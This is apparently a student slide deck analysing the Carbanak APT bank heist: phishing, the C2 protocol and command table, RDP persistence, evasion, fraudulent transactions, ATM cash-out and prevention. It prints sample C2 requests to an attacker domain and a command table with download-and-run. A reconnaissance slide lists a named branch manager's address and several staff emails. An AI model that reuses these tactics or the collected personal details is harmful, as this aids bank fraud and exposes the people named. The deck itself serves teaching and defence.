


HACKERSHIELD  
GEEK-PROOF SAFE SYSTEM:

- ① 24-PIN DUAL-TUMBLER  
RADIAL-HYBRID LOCK  
(RENDERED UNOPENABLE  
BY A FUSED 17<sup>TH</sup> PIN)



**CARBANAK APT**  
**PRESENTS**

**THE**  
**BILLION DOLLAR**  
**BANK HEIST**

Jasper Burns, Sean Smith, Xingyu Wu

# The Press

**“Unprecedented Bank Robbery”**

- SecurityWeek

**“One of the largest bank thefts ever”**

**“Death by 1,000 cuts.”**

- KrebsOnSecurity

- NYT

**“Potentially as much as \$1 billion in stolen funds”**

- ABC News

1.  
Intelligence gathering on  
target networks

# Reconnaissance

- Attackers got emails and names of people on staff, this allowed them craft phishing emails
- The example below is casing a bank in Allston. I was able to get the manager's name, picture, address, and email as well as the emails of all the bank employees

## Branch Manager:

John Bosco ----->

Address:

423 Allston Street

Boston MA, 02134

JBosco@CenturyBank.com

jjordan@century-bank.com

bfeeney@century-bank.com

sdelahunt@century-bank.com

jbosco@century-bank.com

sotoool@century-bank.com



1.  
Intelligence gathering on  
target networks



2.  
Spear phishing w/ Carbanak  
malware in infected Word file

# Spear Phishing

- Seemingly from colleagues
- Attached innocuous looking Word docs
  - Exploiting vulnerabilities in Microsoft Office 97-2003
  - Could have been prevented by updating word
- Downloaded remote access tools
  - Logged all activities of the employees via screengrabs and keylogging
  - Learn to mimic bank activities

# Initial Network Penetration

```
Добрый День!  
Высылаю Вам наши реквизиты  
Сумма депозита 32 000 000 руб 00 коп, сроком на 366 дней, , % в конце года, вклад  
срочный  
С Уважением, Сергей Кузнецов;  
+ 7(953) 3413178  
f205f@mail.ru
```




Translated:




```
Good Day!  
I send you our contact details  
The amount of deposit 32 million rubles and 00 kopecks, for a period of 366  
days,% year---end contribution term  
Sincerely, Sergey Kuznetsov;  
+ 7 (953) 3413178  
f205f @ mail.ru
```

A .rar file containing a .doc with contact details is attached to the email

# Phishing

Melinda is from HR and her machine is infected

New Hiring Guidelines  Inbox x  

 Melinda Roberts <mroberts@bank.com> 7:32 PM (0 minutes ago) ☆  

to me ▾


Hi Steve,


Steve is the manager

Please review the new hiring guidelines that I attached. These will go into effect next quarter.

Thanks,  
Melinda

---



 Hiring\_practices....





# Similarities to XSS

- The victim trusts the word document much like a victim might trust a link that is sent to them.
- Arbitrary code execution is possible within the context user's privileges.
- Word app is much like a browser.

1.  
Intelligence gathering on  
target networks



2.  
Spear phishing w/ Carbanak  
malware in infected Word file



3.  
Command and Control  
established

# What is Carbanak?


- An APT-style campaign targeting financial institutions
- Carbanak is named after Carberp (botnet creation kit) and the name of its configuration file "anak.cfg"
- Collects screenshots and keylogs off the victim's computers



Carbanak copies itself into system 32 with name svchost.exe

Microsoft Word


Deletes the original word doc



Sends a get request to the C2 server and automatically picks up the proxy settings in the network



Downloads a file called **kldconfig.plugin** that contains the names of the processes to monitor




Creates a new process called “<ServiceName>Sys” where ServiceName is the name of an already running process

- Gives this process properties read-only and hidden and the User Name of the process is System

Creates a randomly named file with a .bin extension that stores commands from server. Stores this in %COMMON\_APPDATA%\Mozilla



4D84FA.bin




The victim's computer sends http requests to the Command server with rc2+base64 encrypted requests


```
GET /cBAWFvkXi94QxShRTaVVn/YzAxD/X0sZEud.5gNltbvozi3tqT5ly9UyLVii13.bml?tlxCFiB usj=20Vj&9GP=a5houGz&K.F=T&I0.7FBN75=nMPDrIGXq4s7cIAQ0Cl662lwVjxvsiTOIG0d 0pd HTTP/1.1 Host: datsun--auto.com
```



**Victim's computer**



**Keystrokes:**  
email@bank.com <enter> super\_secret\_password



**Command Server (C2)**

Intercepts the ResumeThread call and sends encrypted screenshots and keylogs to C2





## Victim's computer

The command server can also send commands back to the victim. The commands are hashed and compared to a hash table and the corresponding action is executed


Hash	Command	Description
0AA37987		Executes all commands stored in the configuration file.
7AA8A5	state	Sets malware state flag.
7CFABF	video	Sends captured screen or process window video to C2.
6E533C4	download	Downloads and runs executable file from C2. Executable file is stored in %TEMP% with a random name.
684509	ammy	Downloads and run "Ammy Admin" remote control software and adds it to the system's firewall exclusion list.
7C6A8A5	update	Malware update.
0B22A5A7		Monitoring configuration update («klgconfig.plug»).
0B77F949		Unknown.

GET /0AA37987 (this executes all commands stored in .bin file)



## Command Server (C2)


# Remote Desktop



- Carbanak sets the **TermService** service execution mode to auto
- It also modifies the RDP executable to allow both remote and local users
- This ensures that the remote attacker can use the computer unknown to the user


# How does this go unnoticed?

Carbanak Programs are digitally signed (this includes svchost.exe and others)




Sends low resolution screenshots back to server

- Able to read text from keylog file
- compressed images avoid creating a detectable amount of traffic



Encrypted http requests that go to innocuous domains

```
GET  
/cHAWFvlai94QxShRT  
aVVn/YzAxD/X0sZEud.  
5gNIbtvoz13tqT51y9H  
YLVH13.html?tlx0113.  
img  
usj=20Vj&9GP=a5hou  
Gz&ICF=T&10.  
7FBN75=nMPOrIGXq4  
s7cIAQ0C16621wVizys  
iTOIGOd Opd HTrP/1.  
1.html  
Host: datsun---auto.  
com
```



# Exfiltration Outline


1. Using video/keylogging/screenshots, attackers develop victims workflow.

2. Attackers created fake transactions in the victims internal database

Attackers used the victims internal command utilities to insert fraudulent operations in the transaction queue

3. For ATM cases, if bank computer had remote access to ATMs, they would insert malicious money dispense requests by using legitimate bank utilities.

4. Never stole more than 10 million per bank, this is the threshold where the banks would alert Law enforcement if surpassed



# Account Manipulation

- Attackers using Carbanak learned how to insert fraudulent transactions after the verification process

Inserted a transaction to inflate balance from 1,000 to 10,000 dollars

10,000



1,000



Then transferred the difference to their own account and the transaction would verify

9,000



# ATM Withdrawal Attack



- Set ATM machine to dispense cash at preset deadline
- This led to the banks finding out about Carbanak and Kaspersky investigating
- Not based on malware, uses bank software designed for testing and control of ATM's
- <https://youtu.be/wUU8bAVgx80?t=2m18s>



# PREVENTION

BECAUSE UPDATING MICROSOFT WORD 97  
IS TOO HARD FOR BANKERS



# How it could have been prevented

- Prevent Spear Phishing
  - “One of the most preventable and affordable”
- Upgrade Microsoft Word
  - Carbanak exploited already patched vulnerability from Microsoft 97-2003
- Check network for presence of Carbanak

# International Law Issues

- What is the role of governments in shutting down an international bank robbing group which operates from countries without extradition treaties?
- Tallinn Manual applicable?

# References

1. The Great Bank Robbery: the Carbanak APT  
<https://securelist.com/blog/research/68732/the-great-bank-robbery-the-carbanak-apt/>
2. CARBANAK APT THE GREAT BANK ROBBERY  
[https://securelist.com/files/2015/02/Carbanak\\_APT\\_eng.pdf](https://securelist.com/files/2015/02/Carbanak_APT_eng.pdf)
3. The billion dollar Carbanak bank heist could have been easily avoided  
<http://betanews.com/2015/02/23/the-billion-dollar-carbanak-bank-heist-could-have-been-easily-avoided/>
4. Cheat Sheet: What Bankers Need to Know About the \$1B Carbanak Heist  
<http://www.americanbanker.com/news/bank-technology/cheat-sheet-what-bankers-need-to-know-about-the-1b-carbanak-heist-1072756-1.html>
5. The Great Bank Robbery: Carbanak cybergang steals \$1bn from 100 financial institutions worldwide  
<http://www.kaspersky.com/about/news/virus/2015/Carbanak-cybergang-steals-1-bn-USD-from-100-financial-institutions-worldwide>
6. <http://www.trendmicro.com/vinfo/us/threat-encyclopedia/web-attack/3142/carbanak-targeted-attack-campaign-hits-banks-and-financial-institutions>
7. Microsoft Security Bulletin MS14-017 - Critical  
<https://technet.microsoft.com/library/security/ms14-017>